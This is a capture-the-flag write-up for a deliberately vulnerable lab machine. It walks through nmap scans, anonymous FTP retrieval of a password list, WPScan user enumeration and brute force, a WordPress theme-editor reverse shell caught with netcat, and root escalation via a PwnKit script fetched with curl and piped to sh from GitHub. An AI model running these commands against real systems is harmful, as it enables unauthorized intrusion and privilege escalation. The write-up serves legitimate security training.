

Writeup - Exploitation - IES Rafael Alberti

12 años engañados

Difficulty: **Easy**

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Walkthrough

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Challenge

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La Brigada Central de Investigación Tecnológica (BCIT) solicita vuestra colaboración para un caso que los está volviendo locos.

Le confiscaron el equipo a un ciberdelincuente de nombre en clave AOEA el pasado 25 de enero.

Necesitan acceder a una información sensible que saben que se encuentra en la carpeta /root. ¿Seréis capaces de ayudarlos?

Si estáis dispuestos a ayudar, implementa la máquina adjunta a este reto y pasad al siguiente para comenzar con el trabajo.

Formato de las banderas: flag{respuesta}

Penetration Testing Methodology

Reconnaissance

- Nmap
- WPScan
- Dirbuster

Exploiting

- Pwnkit (<https://github.com/ly4k/PwnKit>)

Reconnaissance

We will use the following command to perform a quick scan to all ports.

sudo nmap -T5 -p- -sS --min-rate 5000 -n -Pn XXX.XXX.X.XX

```
(kali㉿kali)-[~]
$ sudo nmap -T5 -p- -sS --min-rate 5000 -n -Pn 192.168.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-05 18:01 EDT
Nmap scan report for 192.168.1.11
Host is up (0.00023s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
2000/tcp  closed cisco-sccp
2001/tcp  closed dc
65524/tcp open  unknown
MAC Address: 08:00:27:E9:57:13 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 26.47 seconds
```

We will launch another scan to inform us about scripts and versions.

```
(kali㉿kali)-[~]
$ sudo nmap -sVC 192.168.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-05 15:38 EDT
Nmap scan report for 192.168.1.11
Host is up (0.00021s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rwxr-xr-x 1 ftp      ftp      50 Apr 04 14:56 flag.txt
|_ -rwxr-xr-x 1 ftp      ftp      53357470 Apr 05 17:29 passwords.zip
| ftp-syst:
|   STAT:
|_ FTP server status:
|   Connected to ::ffff:192.168.1.154
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|_ vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 47:6b:dc:a1:b5:4f:66:8e:e7:9f:15:bf:d9:46:2f:4b (RSA)
|   256 71:24:f4:34:e4:0f:ec:05:79:9a:da:bf:c1:a9:df:36 (ECDSA)
|_  256 a4:c5:94:3f:36:08:91:ce:48:84:9a:1c:16:9f:6b:36 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Potato Hacker
|_ http-server-header: nginx/1.18.0 (Ubuntu)
2000/tcp  closed cisco-sccp
2001/tcp  closed dc
MAC Address: 08:00:27:E9:57:13 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.52 seconds
```

Enumeration

Service FTP

```

21/tcp  open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rwxr-xr-x  1 ftp      ftp          50 Apr 04 14:56 flag.txt
| -rwxr-xr-x  1 ftp      ftp      53357470 Apr 05 17:29 passwords.zip
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.1.154
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status

```

In the FTP service, we can see that we have the default credentials **"Anonymous"** and inside the directory we can see two files.

```

(kali@kali)-[~/Desktop/CTF]
$ ftp 192.168.1.11
Connected to 192.168.1.11.
220 (vsFTPD 3.0.3)
Name (192.168.1.11:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||2001|)
150 Here comes the directory listing.
-rwxr-xr-x  1 ftp      ftp          50 Apr 04 14:56 flag.txt
-rwxr-xr-x  1 ftp      ftp      53357470 Apr 05 17:29 passwords.zip
226 Directory send OK.
ftp> mget flag.txt passwords.zip
mget flag.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||2000|)
150 Opening BINARY mode data connection for flag.txt (50 bytes).
100% [*****] 50 68.67 KiB/s 00:00 ETA
226 Transfer complete.
50 bytes received in 00:00 (45.04 KiB/s)
mget passwords.zip [anpqy?]? y
229 Entering Extended Passive Mode (|||2000|)
150 Opening BINARY mode data connection for passwords.zip (53357470 bytes).
100% [*****] 52106 KiB 247.40 MiB/s 00:00 ETA
226 Transfer complete.
53357470 bytes received in 00:00 (246.98 MiB/s)
ftp> bye
221 Goodbye.

```

We find the first flag of the challenge and a file **"passwords.zip"**, with the command **"mget"** we will download simultaneously both files to our computer.

```
(kali㉿kali)-[~/Desktop/CTF]
$ ls
flag.txt  passwords.zip


(kali㉿kali)-[~/Desktop/CTF]
$ unzip passwords.zip
Archive:  passwords.zip
  inflating: passwords.txt

(kali㉿kali)-[~/Desktop/CTF]
$ ls
flag.txt  passwords.txt  passwords.zip
```

We unzip the file "**passwords.zip**" and we find a dictionary of words.

Service *HTTP*

We access the IP address through our browser and see the following:



We see a code that is encrypted in "**base64**", we decrypt it from the terminal and it shows us the following:

```

(kali@kali)-[~/Desktop/CTF]
$ nano code.txt

(kali@kali)-[~/Desktop/CTF]
$ base64 -d code.txt
Jvu olyyhtpluahz jvtv kpyi v nvIbzaly wvképz lujvuayhy kpyljavypvz vjbsavz lu sh dli
oaawz://ddd.rhsp.vyn/avvsz/kpyi

```

This other code is encrypted in **"ROT13"** in which we must indicate a numerical amount of **"19"**. This time, we are going to use an online tool called **"Cyberchef"**.

The screenshot shows the CyberChef web interface. On the left, the 'Recipe' panel has a 'ROT13' recipe selected. Under the 'ROT13' recipe, the options 'Rotate lower case chars' and 'Rotate upper case chars' are checked, and the 'Amount' is set to 19. The 'Rotate numbers' option is unchecked. The 'Input' panel on the right contains the decoded message:

Jvu olyyhtpluahz jvtv kpyi v nvIbzaly wvképz lujvuayhy kpyljavypvz vjbsavz

lu sh dli

oaawz://ddd.rhsp.vyn/avvsz/kpyi


The 'Output' panel at the bottom shows the result of the decryption:

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en la web

<https://www.kali.org/tools/dirb>


The decrypted message offers us the possibility to work with different tools to search for hidden directories on the web. I will use **"dirbuster"** as an example.



In this case it is a graphical tool, we will only have to wait for it to show us the results after a few minutes.


Type	Found
Dir	/
Dir	/webdata/
File	/webdata/index.php

We look at the **"/webdata"** directory and get the following flag in the form of an alert.




Service Wordpress

Previously we could see how in our port enumeration an unknown port with the number "65524" appeared. This is none other than a Wordpress website.



Nothing better for detecting vulnerabilities and users in Wordpress than the "WPScan" tool.

```
(kali㉿kali)-[~/Desktop/CTF]
$ wpscan --url http://192.168.1.11:65524/ -e u vp
```



```
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

We will enter our URL where the Wordpress service is hosted and with the parameter "-e u vp" we tell it to list the users and possible vulnerable plugins.


```
[i] User(s) Identified:

[+] usuario
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] wordpress_1s_4_v3ry_1ns3cur3_cms_7856654
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

As the most relevant information, we find the users contained in the platform, with which we will execute a brute force attack from the same tool and with the dictionary that we were able to find in the FTP service.

```
(kali㉿kali)-[~/Desktop/CTF]
$ wpscan --url http://192.168.1.11:65524/ --passwords passwords.txt
```




```
WordPress Security Scanner by the WPScan Team
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@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

```
[+] Performing password attack on Wp Login against 2 user/s
[SUCCESS] - usuario / [REDACTED]
```

Fortunately we were able to obtain the login credentials of the user "usuario" and his password.



Now we are going to access through a **"reverse shell"** to the machine. To do this we go to the section **"Appearance > Theme file editor"** and select for example the web **"404.php"** to modify the code.



We modify the code with the IP that we will have in listening with **Netcat** in the main computer and the port that we want in my case I have placed the port **"4444"**.

```
(kali@kali)-[~/Desktop/CTF]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

We prepare the Netcat tool and its corresponding port.

192.168.1.11:65524/wp-content/themes/bappi/404.php

Enter the path where the **"404.php"** file is located in your browser's path. In my case, it is **"192.168.1.11:65524/wp-content/themes/bappi/404.php"**.

```
(kali@kali)-[~/Desktop/CTF]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.154] from (UNKNOWN) [192.168.1.11] 34406
Linux ubuntu 5.4.0-89-generic #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
00:17:53 up 4:46, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

We have just gained access to the machine through the **"www-data"** user, but we still need to escalate privileges as the **"root"** user. The catch is that we won't be able to do it from this point, so we will have to find a new attack vector.

```
usuario@ubuntu:~$ whoami
usuario
usuario@ubuntu:~$ id
uid=1001(usuario) gid=1001(usuario) groups=1001(usuario)
usuario@ubuntu:~$ ls -la
total 36
drwxr-xr-x 4 usuario usuario 4096 Apr  5 13:10 .
drwxr-xr-x 4 root root 4096 Apr  5 11:06 ..
-rw-r--r-- 1 usuario usuario 120 Apr  5 13:30 .bash_history
-rw-r--r-- 1 usuario usuario 220 Apr  5 11:06 .bash_logout
-rw-r--r-- 1 usuario usuario 3771 Apr  5 11:06 .bashrc
drwxr-xr-x 2 usuario usuario 4096 Apr  5 13:02 .cache
drwxrwxr-x 3 usuario usuario 4096 Apr  5 11:07 .local
-rw-r--r-- 1 usuario usuario 807 Apr  5 11:06 .profile
-rw-rw-r-- 1 usuario usuario 26 Apr  5 11:07 flag.txt
usuario@ubuntu:~$
```

We check that with the same login credentials to the Wordpress service it is possible to access via the SSH service. Inside this we can see again a new flag.

```
usuario@ubuntu:~$ uname -a
Linux ubuntu 5.4.0-89-generic #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
usuario@ubuntu:~$
```

We can check that the Ubuntu version we are running is vulnerable to Pwnkit exploitation.

```
usuario@ubuntu:~$ sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
root@ubuntu:/home/usuario# cd ..
root@ubuntu:/home# ls
david  usuario
root@ubuntu:/home# cd
root@ubuntu:~# ls
flag.txt  snap
root@ubuntu:~#
```

We enter the command to execute the exploit and escalate privileges as root user, to finish we can find the last flag.